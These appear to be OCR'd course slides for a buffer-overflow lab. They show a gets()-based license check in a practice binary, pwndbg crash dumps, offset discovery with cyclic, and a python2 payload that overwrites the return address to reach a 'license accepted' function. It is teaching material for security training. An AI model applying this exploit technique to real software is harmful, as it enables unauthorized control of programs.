
```
void get_license() {

        char license_buffer[256];
         ...
        gets(license_buffer);
         ...
        return;
}
```

Input >= 256 bytes

Ex: 256 * b'A' + 24 * b'B'



```
bepernapat@PC-ANALIST-07:~/bof_intro$ gdb pro_editor
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 156 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $ida GDB functions (can be used with print/break)
Reading symbols from pro_editor...
(No debugging symbols found in pro_editor)
------- tip of the day (disable with set show-tips off) -------
Use plist command to dump elements of linked list
pwndbg> r
```



```
pwndbg> r
Starting program: /home/bepernapat/bof_intro/pro_editor
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
 _____           ______    _ _ _
|  __ \         |  ____|  | (_) |
| |__) | __ ___ | |__   __| |_| |_ ___  _ __
|  ___/ '__/ _ \|  __| / _` | | __/ _ \| '__|
| |   | | | (_) | |___| (_| | | || (_) | |
|_|   |_|  \___/|______\__,_|_|\__\___/|_|
                     Welcome to ProEditor v12.3




[+] Thanks for downloading ProEditor.
[+] To proceed with the installation, please submit your license key:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBB
```


```
python2 -c "print 256 * b'A' + 24 * b'B'"
```

```
Program received signal SIGSEGV, Segmentation fault.
0x0000000000401319 in get_license ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────
*RAX  0x134
 RBX  0x0
*RCX  0x1
 RDX  0x0
*RDI  0x7fffffffd8f0 —▸ 0x7ffff7dee050 (funlockfile) ◂— endbr64
*RSI  0x4052a0 ◂— 0x6d627553205d2b5b ('[+] Subm')
 R8   0x0
*R9   0x7fffffff
 R10  0x0
*R11  0x246
*R12  0x7fffffffe078 —▸ 0x7fffffffe2f0 ◂— '/home/bepernapat/bof_intro/pro_editor'
*R13  0x40131a (main) ◂— endbr64
*R14  0x403e18 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr64
*R15  0x7ffff7ffd040 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0x0
*RBP  0x4242424242424242 ('BBBBBBBB')
*RSP  0x7fffffffdf58 ◂— 'BBBBBBBBBBBBBBBB'
*RIP  0x401319 (get_license+97) ◂— ret
──────────────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────
 ► 0x401319 <get_license+97>    ret    <0x4242424242424242>

──────────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────
00:0000│ rsp 0x7fffffffdf58 ◂— 'BBBBBBBBBBBBBBBB'
01:0008│     0x7fffffffdf60 ◂— 'BBBBBBBB'
02:0010│     0x7fffffffdf68 —▸ 0x7ffff7db5d00 (__libc_init_first) ◂— endbr64
```

```
bepernapat@PC-ANALIST-07:~/bof_intro$ cyclic 300
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaab
baabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaac
caacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaac
bepernapat@PC-ANALIST-07:~/bof_intro$
```

```
*RBP  0x636161706361616f ('oaacpaac')
*RSP  0x7fffffffdf58 ◂— 'qaacraacsaactaacuaacvaacwaacxaacyaac'
*RIP  0x401319 (get_license+97) ◂— ret
──────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────
 ► 0x401319 <get_license+97>    ret    <0x6361617263616171>
```

```
bepernapat@PC-ANALIST-07:~/bof_intro$ cyclic -l qaac
264
bepernapat@PC-ANALIST-07:~/bof_intro$
```


STACK
license_buffer[256]
old_rbp
0x401336
xxxxxxxx
xxxxxxxx
ret addr
264 bytes (256 + 8)

```
void license_accepted() {
        puts("[+] Your license key has been accepted.");
        puts("====================================");
        puts("====================================");
        puts("====      CONGRATULATIONS      ====");
        puts("====================================");
        puts("====        YOU MANAGED        ====");
        puts("====   TO EXPLOIT THE BINARY   ====");
        puts("====================================");
        puts("====================================");
        puts("==  STACK BASED BUFFER OVERFLOW  ==");
        puts("====================================");
        puts("====================================");
}
```

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401060  puts@plt
0x0000000000401070  printf@plt
0x0000000000401080  gets@plt
0x0000000000401090  _start
0x00000000004010c0  _dl_relocate_static_pie
0x00000000004010d0  deregister_tm_clones
0x0000000000401100  register_tm_clones
0x0000000000401140  __do_global_dtors_aux
0x0000000000401170  frame_dummy
0x0000000000401176  banner
0x00000000004011f9  license_accepted
0x00000000004012b8  get_license
0x000000000040131a  main
0x000000000040134c  _fini
pwndbg>
```

```
bepernapat@PC-ANALIST-07:~/bof_intro$ python2 -c "print 264 * b'A' + '\xf9\x11\x40\x00\x00\x00\x00\x00'" > payload
bepernapat@PC-ANALIST-07:~/bof_intro$ ./pro_editor < payload
 _____           ______    _ _ _
|  __ \         |  ____|  | (_) |
| |__) | __ ___ | |__   __| |_| |_ ___  _ __
|  ___/ '__/ _ \|  __| / _` | | __/ _ \| '__|
| |   | | | (_) | |___| (_| | | || (_) | |
|_|   |_|  \___/|______\__,_|_|\__\___/|_|
                     Welcome to ProEditor v12.3




[+] Thanks for downloading ProEditor.
[+] To proceed with the installation, please submit your license key:
[+] Submitted license key: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[+] Your license key has been accepted.
===================================
===================================
====      CONGRATULATIONS      ====
===================================
====        YOU MANAGED        ====
====   TO EXPLOIT THE BINARY   ====
===================================
===================================
==  STACK BASED BUFFER OVERFLOW  ==
===================================
===================================
Segmentation fault
bepernapat@PC-ANALIST-07:~/bof_intro$
```

50 ANIVERSARI pimec
Micro, petita i mitjana empresa de Catalunya

Generalitat de Catalunya

GRAIL CYBER TECH